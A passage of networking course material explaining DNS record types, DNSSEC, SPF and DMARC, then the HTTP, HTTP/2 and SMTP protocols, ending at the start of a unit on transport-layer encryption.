As mentioned, the Domain Name System allows for more entry types in its database than just IP addresses of individual hosts. The most important entry types are as fol- lows:

Domain Name System

* + A entry types denote an IPv4 address for a given symbolic name.
  + AAAA-type records are used to store an IPv6 address for a name.
  + CNAME (Canonical Name) records can be used to provide public alias names for other FQDNs and are often the reason a reverse DNS query does not yield the same result as a forward DNS query.
  + NS stands for “nameserver” and contains responsible nameservers for a given domain name.
  + MX (Mail Exchange)-type records list the responsible mail server for a given domain name. This type is used by mail transfer agents (MTAs) to ﬁnd the actual system to connect to when delivering emails to an email address (which usually only contains a domain name and not a hostname).
  + SOA (Start of Authority) entries contain administrative details about the domain, such as a contact email address and details on caching parameters.
  + There is also the possibility to store arbitrary text strings in the Domain Name Sys- tem. They take the form of TXT entries and are sometimes used as information stor- age by DNS extensions.

In addition, there are other types of entries, e.g., the SRV-type entries deﬁned by RFC 2782 (Gulbrandsen & Esibov, 2000). These can be used to store the addresses of impor- tant services, such as Windows domain controllers.

### DNSSEC

DNS queries constitute the ﬁrst step of a vast majority of interactions on the internet and in IP-based networks in general. These include sensitive interactions, such as bank transfers, electronic payments, and the exchange of other conﬁdential information.

Regular DNS mechanisms prefer fast replies over deﬁnitively correct, authoritative replies. As a consequence, an attacker that is placed in the DNS query chain (as close to the victim as possible), e.g., through a man-in-the-middle (MitM) attack, can use their position to falsify DNS responses. End users can be led to counterfeit websites or other services without this being immediately obvious.

The DNS Security Extensions (DNSSEC), introduced in RFC 4033 (Arends et al., 2005a), reﬁned in RFCs 4034 (Arends et al., 2005c) and 4035 (Arends et al., 2005b) aim to prevent such attack scenarios. They do this by adding “data origin authentication and data integrity to the Domain Name System” (Arends et al., 2005a, p. 15). This is achieved by introducing techniques from public key infrastructures (PKIs) into the Domain Name System.

Sets of records within the DNS database are cryptographically signed with one or more zone-speciﬁc private keys. The complementary public key that can be used to verify the signatures is associated with the zone itself. This means that the public key to ver- ify the data contained in a subordinate zone A is publicly available in the domain entry

Private keys

A private key can be used to digitally sign data.

Public key A public key can be used to verify a digi-

tal signature.


Trust anchors A trust anchor is a type of public key that stands at the end of a veriﬁcation

chain.

of the superior zone B. The public key resides on a different DNS server than the data that have been signed by the corresponding private key. This superior DNS server must in turn keep a signature of the public key in order to maintain its authenticity.

All of these record signatures and public keys are stored in additional DNS records for the individual zones. The record types and their purposes are described in RFC 4034 (Arends et al., 2005c).

Veriﬁcation of DNS Entries Using DNSSEC

The veriﬁcation of DNS entries using DNSSEC takes place much like any veriﬁcation of data within a public key infrastructure. It is carried out from bottom to top, until a trust anchor (a public key that is deﬁned as being trustworthy) is hit. Its equivalent in the PKI world is a root certiﬁcate. Trust anchors and public keys for the DNS root servers can be obtained from the IANA website (IANA, n.d.) and are described in RFC 7958.

Domain Name System

The starting point for the veriﬁcation is an entry, e.g., an A record containing an IP address associated with a hostname. A client now wants to make sure that this entry has not been tampered with by a MitM attack. To make this possible, the DNS server also contains a signature of its A records. This signature was generated using a private key known only to the zone administrator and is stored in the corresponding RRSIG DNS record.

RRSIG entries are generated over sets of records, e.g., all A records on the nameserver. These sets of records are called RRSET. In order to validate the entry data (all the A records), a security-aware DNS resolver now has to use the public key corresponding to this private key.

The corresponding public key is stored within the same zone that contains the other records, as a DNSKEY entry. Thus, the data entries within a zone are veriﬁed using a public key that is stored within that zone. This alone isn’t sufﬁcient to counteract MitM attacks on the DNS, as an attacker could impersonate the whole DNS server using their own private key and the corresponding public key and signature.

Therefore, the public key exposed in the zone must also be veriﬁed. This is done using the DS (Delegation Signer) entry in the parent zone. This entry contains a hash value calculated over the subordinate public key, using the parent’s private key. It can be thought of as a “seal of approval” for the subordinate public key. A child zone’s public key can thus be veriﬁed using the parent’s public key; these are stored within the cor- responding zones.

In order to create the DS entry, however, the parent must have access to the valid pub- lic key of the client. The parent zone could just use the public key stored in the DNSKEY entry of the child zone, but this would mean relying on the potentially compromised DNS server. Consequently, the public key should be transmitted via a different, secure channel from the child zone to the parent zone.

The ability of DNSSEC to validate public keys of subordinate zones using the public keys of superior zones forms a chain of trust. This chain of trust is followed from the bottom to the top until a signature can be validated by one of the trust anchors known to the resolver. This can be the root trust anchor provided by the IANA or a different public key along the chain.

#### SPF, DMARC, and Other Special Records

The basic methods deﬁned by DNSSEC lay the groundwork for a number of follow-up technologies. They all rely heavily on the authenticity of DNS data provided by DNSSEC to indicate important ofﬁcial records for the interaction with other systems and net- works.

The most prominent application area for these techniques is email. Email systems are used as a basis of attacks in the form of phishing and spear phishing attacks. Malicious emails that pretend to come from legitimate sources can lull recipients into a false sense of security.

Early forms of MTAs accepted, and even relayed, incoming emails without any real form of authentication.

Since its origins, the DNS contained records of responsible mail servers for the domain (MX records, as deﬁned in RFC 1034; Mockapetris, 1987a). The authenticity provided by DNSSEC now makes it possible to deﬁne additional publicly available and digitally signed entries, in order to specify additional criteria for distinguishing between legiti- mate mail from a domain and forged mail.

SPF

The Sender Policy Framework (SPF), as described in RFC 7208 (Kitterman, 2014), introdu- ces entries that can be stored in the DNS zone as a TXT record following a speciﬁc for- mat. These entries describe MTAs that are allowed to send mails from this domain and MTAs that are explicitly forbidden to send mails from this domain.

Mail servers receiving a new email are intended to use these entries whenever they receive a mail from the domain conﬁgured for SPF. They retrieve the (authentic) list of SPF rules from the sender’s DNS server and evaluate whether the sender’s address matches the rules. If the sender is illegitimate according to the rules, the mail is either discarded before further processing or modiﬁed so as to mark it as probably illegiti- mate.

It is important to note, however, that individual mail header ﬁelds (most notably the “From:” header ﬁeld) are not checked by SPF as speciﬁed. Such headers may be dis- played in mail client applications instead of the MAIL FROM: command during the smtp connection, which is veriﬁed by SPF. Thus, even with SPF, it is entirely possible to make a “legitimate” mail from a different sender appear to come from a different source.

DMARC

Often, mails that are characterized as malicious, illegitimate, or SPAM just disappear without any kind of feedback. While this is desired behavior to keep malicious senders from improving their techniques, it can present a grave problem for legitimate senders that are falsely categorized.

Domain-based Message Authentication, Reporting, and Conformance (DMARC) is descri- bed in RFC 7489 (Kucherawy & Zwicky, 2015). It provides a way for mail-sending organi- zations to publicly deﬁne how to verify mails that seem to have originated from their domain, and what should happen with illegitimate mails.

Domain Name System

Much like SPF, DMARC uses TXT records stored in the public DNS zone to publicly express the corresponding policies. The mechanisms to verify a message’s sender are SPF or DomainKeys Identiﬁed Mail (DKIM), as described in RFC 6376 (Kucherawy et al., 2011), which uses the publicly available key for the domain (as in DNSSEC) to verify mails that have been (automatically) signed with the corresponding private domain key.

Consequently, DMARC requests the veriﬁcation of mails only on the domain level. Indi- vidual senders from a legitimate domain aren’t veriﬁed, and neither is the message content.

Mails can pass the veriﬁcation described by the DMARC rule and arrive at the destina- tion mailbox, or they can fail the veriﬁcation. If they fail, another DMARC policy deﬁned in the sender’s DNS records is evaluated. It can cause the unveriﬁable messages to either:

* be discarded without further reporting,
* be quarantined (i.e., put into a SPAM folder) without further reporting,
* cause a per-message report to be sent to the sender domain’s owner, or
* form the basis for periodic aggregate reports to the sender domain’s owner.

Summary

The Domain Name System is an essential part of the internet and IP-based net- working in general. It provides a way to resolve symbolic names to their associated IP addresses.

These symbolic names follow a hierarchical structure to prevent name collisions and to clearly deﬁne boundaries of responsibility in the assignment of symbolic names. Such individual responsibility boundaries are called domains or zones.

On the technical level, the Domain Name System works through the hierarchical interactions between individual DNS servers. These servers carry the data associ- ated with their zone, such as symbolic names for addresses. If the requested infor- mation isn’t available locally, DNS servers can ask other responsible DNS servers for the necessary data and cache the result to speed up subsequent queries. This makes the Domain Name System as a whole a distributed database.

This database can also carry a wide variety of information associated with the indi- vidual zones, such as the responsible mail server or public keys that can assert the authenticity of DNS data when used in the context of DNSSEC.

Other systems, such as mail transfer agents, can use the information stored in the Domain Name System to verify mail senders through mechanisms like SPF or DKIM. In case of illegitimate mails from a domain, DNS entries in the form of DMARC poli- cies can request that the domain owner be notiﬁed.



# Unit 7

## Common Application-Layer Protocols

##### STUDY GOALS

On completion of this unit, you will be able to …

… list different application-layer protocols.

… identify individual characteristics of different application-layer protocols.

… describe the purpose of HTTP and HTTP/2.

… distinguish the fundamental approaches of HTTP and HTTP/2.

… describe the purpose of SMTP.

… interpret a typical dialogue in SMTP.

… appraise an unknown application-layer protocol based on its characteristics.

DL-E-DLBCSEINF01\_E-U07

1. Common Application-Layer Protocols

#### Introduction

Supportive protocols and technologies enable and facilitate communication over a net- work. For many end users, these mechanisms are transparent to the point of invisibility, even though they form the basis for all interactions with the network.

This unit addresses common application-layer protocols. These protocols are what end users interact with on a day-to-day basis. They are designed with a speciﬁc purpose in mind, based on application scenarios. These scenarios make it necessary to ask the questions: What information is to be exchanged? How does the information exchange typically take place? And what side considerations are associated with the scenario?

There are a number of that have to be taken into account when designing an applica- tion-layer protocol. These include, but are not limited to

* What is the purpose of the protocol?
* What is a typical information exchange on the timescale? Is it stateless or do the communication partners have to maintain state information?
* Who communicates with whom?
  + Does the communication take place between two peers or does the communica- tion have to use multicasts or broadcasts?
  + The answer to this question determines the choice of underlying transport-layer protocol.
* How does the information that is exchanged look?
  + Is it strongly structured? Or can it look very different on a case-by-case basis?
  + How can the information best be encoded? Is a text-based representation, which is easy to specify and debug, appropriate? Is a binary representation, which is typically much faster, appropriate?
  + Is encryption required on the application layer?
* How resilient does the protocol have to be?
  + Does it need a transactional concept to make sure messages have arrived cor- rectly?
  + Does it need to detect errors?
  + How are errors to be reported and handled?
* How should it deal with changing requirements?
  + Does the protocol need to support extensions?
  + How would they be integrated?
  + How backward compatible does the protocol have to be?

These questions can lead to a workable initial speciﬁcation of the communication pro- tocol, which is then implemented and put into practice.

Inevitably, real-world use of the protocol will uncover shortcomings related to typical application scenarios. If a protocol is designed with this aspect in mind, it can be extended to alleviate these shortcomings. A new addendum to the original speciﬁca- tion can be written and successively implemented and put into practice.

Common Application-Layer Protocols


Sometimes, however, the shortcomings uncovered through practical use expose funda- mental ﬂaws in the protocol’s basic concepts, making it necessary to start over with a new communication protocol that has the same purpose.

### HTTP

The Hypertext Transfer Protocol (HTTP) is a good example with which to illustrate this evolution of communication protocols.

Purpose and Typical Information Exchange

The purpose of the HTTP is to enable “ﬂexible interaction with network-based hypertext information systems” (Fielding & Reschke, 2014a, p. 4). Typically, such information sys- tems are web servers.

HTTP is based on a stateless request-response paradigm between two peers. This means that the client sends a request to the server, which processes the request and answers with an error message or the appropriate response. These request-response dialogues are stateless, i.e., independent of any previous information exchange.

Stateless

A stateless commu- nication protocol does not prescribe a speciﬁc sequence of events.

The sequential communication between two peers makes Transmission Control Proto- col (TCP) the ideal choice for the underlying transport-layer protocol. The well-known port for HTTP trafﬁc is 80.

In the initial speciﬁcation of HTTP/1.0, described in RFC 1945 (Berners-Lee et al., 1996), every request by a client typically required the establishment of a new TCP connection.

Content

HTTP was designed for interaction with hypertext-based information systems. In essence, hypertext means text enriched with additional information, such as links to other text-based resources. HTML, as speciﬁed by RFC 2854 (Berners-Lee & Connolly, 1995), and its successor versions maintained by the World Wide Web Consortium (W3C) are the primary data format for hypertext.

Multipurpose Internet Mail Extensions (MIME)

Very early on, however, it was discovered that text-based resources aren’t sufﬁcient to represent the information that can be contained in information systems. HTTP makes use of the Multipurpose Internet Mail Extensions (MIME) scheme, which is described in RFC 1521 (Borenstein & Freed, 1993) and its related documents. This allows HTTP exchanges to contain arbitrary data, with both parties aware of the type of data that is being exchanged.

The variety of data has steadily increased ever since to include everything from image ﬁles to presentation information in style-sheet ﬁles, and dynamic scripts executed on a user’s system to standardized representations of videos.

Uniform Resource

Identiﬁers URIs are hierarchi- cally structured denominators of speciﬁc resources.

Uniform Resource Identiﬁers (URIs)

To address the content that can be found in network-based information systems, a hierarchical scheme is used. HTTP employs Uniform Resource Identiﬁers (URIs), as deﬁned in RFC 3986 (Berners-Lee et al., 2005), to identify the content that is accessed in the information system. URIs consist of various components, including the following:

* a character string that denotes the scheme for accessing the information, e.g., “http”, followed by “:”
* one or more parts denoting a speciﬁc location in a hierarchy, beginning with either
  + “//” to denote an “authority,” such as an FQDN, or
  + “/” to signify a subordinate path element.
* an optional query part that is preﬁxed by a “?”
* an optional identiﬁer of a fragment, preﬁxed by “#”

Common Application-Layer Protocols

Resilience

HTTP relies heavily on the features of TCP for its resilience. TCP guarantees that both peers can communicate in a serial manner and ensures that the exchanged data remain in order. When a connection is lost, this can be detected and acted upon by both parties, at least under typical working conditions.

Error detection, handling, and reporting

The request-response paradigm makes error detection and reporting the responsibility solely of the server side (the information system). HTTP contains a wide variety of sta- tus code numbers that are a ﬁxed part of all response messages.

These current status codes are described in RFC 7231 (Fielding & Reschke, 2014b) and take the form of a (structured) numerical code followed by a text representation. They are categorized as follows:

* informational status codes (1XX)
* status codes indicating a successful interaction (2XX)
* status codes indicating a redirection, e.g., because a resource has changed its loca- tion within the information system (3XX)
* status codes indicating that something was wrong with the request the client sent (4XX)
* status codes indicating a fault on the server side during the processing of the request (5XX)

The handling of any errors described by these status messages is the responsibility of the client that initiated the request. This includes automatic redirection as a reaction to 3XX status codes. Users can be redirected to a different URI, including on other sys- tems.

Protocol Details

HTTP is designed as a text-based protocol, and as such can theoretically be used man- ually by human operators. In order to be correctly processed by machines, however, messages need to follow strict rules.

Requests

Even though HTTP was designed with ﬂexible interaction with information systems in mind (a “search” request method was always speciﬁed as useful but never implemen- ted), the actual request types that can be sent by clients are quite limited.

Only the following two methods have to be implemented by general-purpose servers, according to RFC 7231 (Fielding & Reschke, 2014b):

* GET requests a representation of the resource identiﬁed by the URI.
* HEAD acts the same as GET, but only returns the response status code and header.

Request types In HTTP, request

types, or methods, are keywords that indicate what the client intends to do with the resource.

Other request methods that are optional but widely implemented are

* + POST, which transmits new or changed data corresponding to a URI. This request method is usually used in conjunction with HTML forms.
  + PUT, which is used to replace the old resource located at a URI with the payload of the request. The semantics of this method are similar to POST, but the POST method implies server-side processing of the data, while PUT implies a simple replacement operation.
  + DELETE requests, which are used to remove a target resource from the information system.

In addition, there are optional request methods to control HTTP tunnels. An HTTP tun- nel is in effect the use of an HTTP system (e.g., an HTTP proxy server) to interact with another HTTP server: CONNECT, OPTIONS, and TRACE.

Message format

HTTP messages (requests and responses) are generally text-based, with their individual portions separated by line breaks (CR/LF). The individual portions are

* + request or status line.
    - Request lines contain the request method, the affected URI, and the HTTP ver- sion supported by the client.
    - Status lines are returned by the server and contain the HTTP version, the status code, and the text representation of the status code.
  + header. The header consists of a number of key-value pairs, each on a new line. The header portion is terminated by a blank line.
  + payload. The rest of the HTTP message is taken up by the content that is transferred, e.g., a web page from a server to a client, or a document uploaded from a client to a server.

HTTP/1.1

HTTP/1.1 is an example of a small-scale incremental improvement of a communication protocol. Readers interested in the effects and details of these improvements are refer- red to the literature (Nielsen et al., 1997). For one, it consolidated a variety of concepts that in practice had proven beneﬁcial with HTTP, such as the standardization of useful header ﬁelds. It also changed an aspect of the HTTP speciﬁcation that had strongly impacted performance: the need to establish a new connection for every new request.

HTTP/1.1 allows the reuse of already-established connections for follow-up requests. This has a big impact inﬂuence on performance, because hypertext often contains additional content that enriches the text and comes from the same server, such as images, style sheets (that deﬁne appearances), or scripts, i.e., JavaScript ﬁles.

Common Application-Layer Protocols

### HTTP/2

For modern web-based applications, the gain in performance brought about by HTTP/1.1 was found to be lacking when it came to providing a smooth user experience in the retrieval of larger documents. It was determined that the reasons for the inade- quate performance of HTTP were based in fundamental assumptions of the communi- cation scheme that did not hold up in modern applications (Belshe et al., 2015).

The most critical aspect of HTTP was the sequential nature of the protocol. A new request could only be sent after a response to the previous request was received. This way, one resource that took longer to load (e.g., because it was dynamically generated by the server), could block all subsequent requests, even though they might have been handled easily in the meantime.

HTTP/2 had to be designed without this sequential characteristic.


Goal

HTTP/2 is described as a proposed standard in RFC 7540 (Belshe et al., 2015). Its main objective is to enable much faster communication than with HTTP/1.1 while retaining all of the earlier version’s capabilities.

The three main approaches to providing a smooth user experience with HTTP/2 are

1. To support concurrent requests, so that a single resource that is time-intensive to deliver does not block all other request-response interactions.
2. To minimize the exchange of administrative data by avoiding redundant header ﬁelds and more efﬁciently encoding necessary header ﬁelds.
3. To prioritize requests, so that user agents (HTTP browsers) can better ensure that they have all the data they need to render the current view.

In addition, HTTP/2 deﬁnes server push messages, i.e., data that are sent to the client without a request ﬁrst being received.



Implementation

The concurrency provided by HTTP/2 is achieved by encapsulating each HTTP request- response exchange into its own distinct stream, as if multiple HTTP connections were active at the same time but handled on the application layer. These streams are sequentially split up and packaged in frames that can be compressed and contain an identiﬁer for the “internal” stream. This is essentially a reimplementation of the TCP protocol on the application layer.

Compatibility

In the scope of the speciﬁcation, HTTP/1.1 connections can be upgraded to HTTP/2 con- nections if both parties support HTTP/2. This is done by including speciﬁc header key/ value pairs with the request the client sends to the server. However, this upgrade mechanism doesn’t work when talking to the web server over Transport Layer Security (TLS, known in the context of HTTP as HTTPS). The HTTP/2 protocol explicitly requires a different mechanism when used over TLS.

Common Application-Layer Protocols

### SMTP

The Simple Mail Transfer Protocol (SMTP) has undergone a long evolution since its ini- tial description in RFC 821 (Postel, 1982). At the time of writing, RFC 5321 (Klensin, 2008) is the protocol’s most current ofﬁcial description as a draft standard.


Purpose and Fundamental Scenario

The purpose of SMTP is to provide a structured way to exchange electronic mail. This exchange typically takes place between one sender and one receiver system. A sender can be either a mail transfer agent (MTA) or an end-user application (email client). The receiver is always an MTA. This communication scheme makes TCP the transport-layer protocol of choice for SMTP. Its well-known port is 25.

The responsibility of the MTA is to accept the mail and forward it to its destination, such as a local mailbox or another MTA. This behavior can be determined by the MTA’s conﬁguration and enables complex possible paths for messages to proceed along. The process of transferring mails between systems is also called relaying.

There are also specialized MTA systems for the performance of various tasks, from checking mails for malicious code and automatically verifying their authenticity (by mechanisms such as SPF) to categorizing them as SPAM.

Mail transfer agent An MTA is a network- based system that exchanges emails.



In principle, the exchange of electronic mail via the SMTP protocol is text-based, with individual commands terminated by a new line (<CRLF>). The exchange takes place in the following four steps:

* + - Session initiation. A client (i.e., sender) connects to the server (on TCP port 25) and is presented with a greeting message. This message may contain information on the speciﬁc software version the server is running.
    - Client initiation. The client identiﬁes itself by means of an EHLO message. This mes- sage should contain a valid FQDN for the sender system, so that the server can ver- ify the sender’s address. The server’s reply consists of a list of SMTP extensions that it supports. For very old clients that don’t support protocol extensions, a HELO mes- sage can also be used. In this case, the server has to decide whether to forestall any further communication, since even the most basic authentication methods are pro- tocol extensions. They would take place right after this point in the dialogue.
    - The actual mail transactions take place in three steps.

Common Application-Layer Protocols

1. The client sends a MAIL FROM: command, followed by the “reverse path” (the sender address and optional parameters). The reverse path can be veriﬁed by the mail server, depending on its conﬁguration.
2. Afterward, the client sends an RCPT TO: command, followed by the “forward- path” (the recipient address and optional parameters). This step can be repeated for multiple recipients.
3. The client sends the actual mail data. It announces this by sending the DATA command, terminated by a line break. It then sends the contents of the mail, including relevant headers and attachments. It terminates the input of mail data with a period on an empty line (<CRLF>.<CRLF>).
4. The server acknowledges the receipt of the mail and returns the message ID it has assigned to the received message.

Error Detection and Reporting

Throughout the exchange, the server responds with conﬁrmation or error messages. As in HTTP, the handling of any errors is the responsibility of the client, i.e., the sender of the mail.

SMTP is a stateful protocol. The individual steps have to be carried out in a speciﬁc order and both peers keep track of the current place in the conversation. One conse- quence of this is that a client only has to authenticate once, even when exchanging a larger number of mails. It also means that errors can occur if clients do not adhere to the required sequence of commands.

The assignment of a message ID to received mails makes it possible to track individual mails along the (potentially complex) path. This ID is not just returned to the initial sender of the message, but also retained in the header ﬁelds of the message.

Mail Data Format

RFC 5322 speciﬁes the formatting of mail data (Resnick, 2008).

Mails consist of a header followed by an optional message body. The header carries the metainformation of the message, such as its ID, its sender and recipient addresses, other referenced messages, and much more. The message body consists of text lines that are at most 998 characters long.

Protocol Extensions

Over time, a large number of important extensions to the SMTP protocol have been developed and implemented. These extensions are denominated by keywords; the key- words that are supported are listed by mail servers after the initial EHLO message from the client.

Stateful

A stateful protocol always keeps track of previous interactions to provide context for commands.

8BITMIME

Data that are not text-based can be added to the body using the techniques described in MIME (Borenstein & Freed, 1993) and its subsequent documents, such as RFC 1652 (Klensin et al., 1994). MIME is an extension to SMTP, as SMTP was originally designed with purely text-based communication in mind.

AUTH

The original SMTP protocol does not include any authentication mechanism. RFC 4954 (Siemborski & Melnikov, 2007) and its predecessor documents deﬁne an extension for authenticating clients. Depending on the conﬁguration of the mail server, various authentication mechanisms are possible, ranging from basic authentication with user- name and password to more sophisticated schemes based on Open Authorization (OAuth).

STARTTLS

Since emails confer private information that is intended only for the recipient, it made sense to allow clients to switch to an encrypted communication channel. This is espe- cially relevant given that authentication credentials, e.g., for the “AUTH” extension, are transferred over the existing communication channel. The STARTTLS extension, descri- bed in RFC 3207 (Hoffman, 2002) enables the encryption of an existing connection.

Summary

Application-layer protocols can take many different forms. They are strongly adap- ted to typical usage scenarios. These scenarios are, on the one hand, based on a communication model that describes the communication partners and their indi- vidual sequence of action. On the other hand, application-layer protocols are very speciﬁc to the types of information that are exchanged.

HTTP is a stateless communication protocol designed for interaction with hyper- text-based information systems. Such systems are usually called web servers. The communication scheme is based on a request-response paradigm. This means that a client requests information or an action, and a server handles the request. The server then returns a response containing the execution status and, if applicable, the relevant content. Individual pieces of content are called resources and are addressed using a URI.

HTTP/2 is a fundamental rework of HTTP that aims to fulﬁll the same purpose as HTTP while providing a faster end-user experience. It achieves this mainly via data compression and the simultaneous handling of multiple requests.

The purpose of SMTP is the exchange of electronic mail. It is a stateful protocol that requires a certain sequence of events to take place for a successful exchange. SMTP has been in use for a long time and its shortcomings, such as the lack of authenti- cation, have been addressed iteratively by protocol extensions.



# Unit 8

## Transport Layer Encryption

##### STUDY GOALS

On completion of this unit, you will be able to …

… describe widespread encryption protocols and assess their position in the layered reference model.

… explain asymmetric key exchange mechanisms.

… understand hybrid encryption schemes.

… describe application scenarios for SSH, IPSec, and TLS, as well as their inner workings and concepts.

… explain how man-in-the-middle (MitM) attacks can still be effective despite encryption techniques.

… describe the fundamental workings of public key infrastructures.

DL-E-DLBCSEINF01\_E-U08

1. Transport Layer Encryption

#### Introduction

Network-based communication is a cornerstone of modern life. This includes the trans- mission of sensitive data, such as banking information and authentication data.

One of the main aspects of the Internet Protocol (IP) is packet switching. This means that the communication path between two peers is generally unpredictable. An attacker might have access to data packets passing by and thereby to sensitive data. In short, the internet must be considered an insecure communication channel.

Encryption enables a means of communication that is safe from eavesdropping. It pro- vides a secure communication channel even though the underlying communication infrastructure is insecure by nature.

Looking at the Transmission Control Protocol/Internet Protocol (TCP/IP) reference model, the lowest layer that is under full control of a user is the transport layer. This layer ensures that data that are meant for a speciﬁc process get sent to that process, and therefore to the correct user of a multiuser system. If we want to establish a secure communication channel between two users, we have to establish this channel on the transport layer. Otherwise, one user might have access to the communications of a dif- ferent user operating in the same system.

In general, encryption works by applying a mathematical mapping operation to input data that relies on additional data (an encryption key). This operation can then be inverted on the peer side with a corresponding key. In symmetric encryption schemes, this is the same key. In asymmetric schemes, it is not. The mathematical mapping is chosen so that, without the right key, its inversion is computationally as expensive as possible.

There are three fundamental encryption schemes.

Symmetric Encryption

Symmetric encryp-

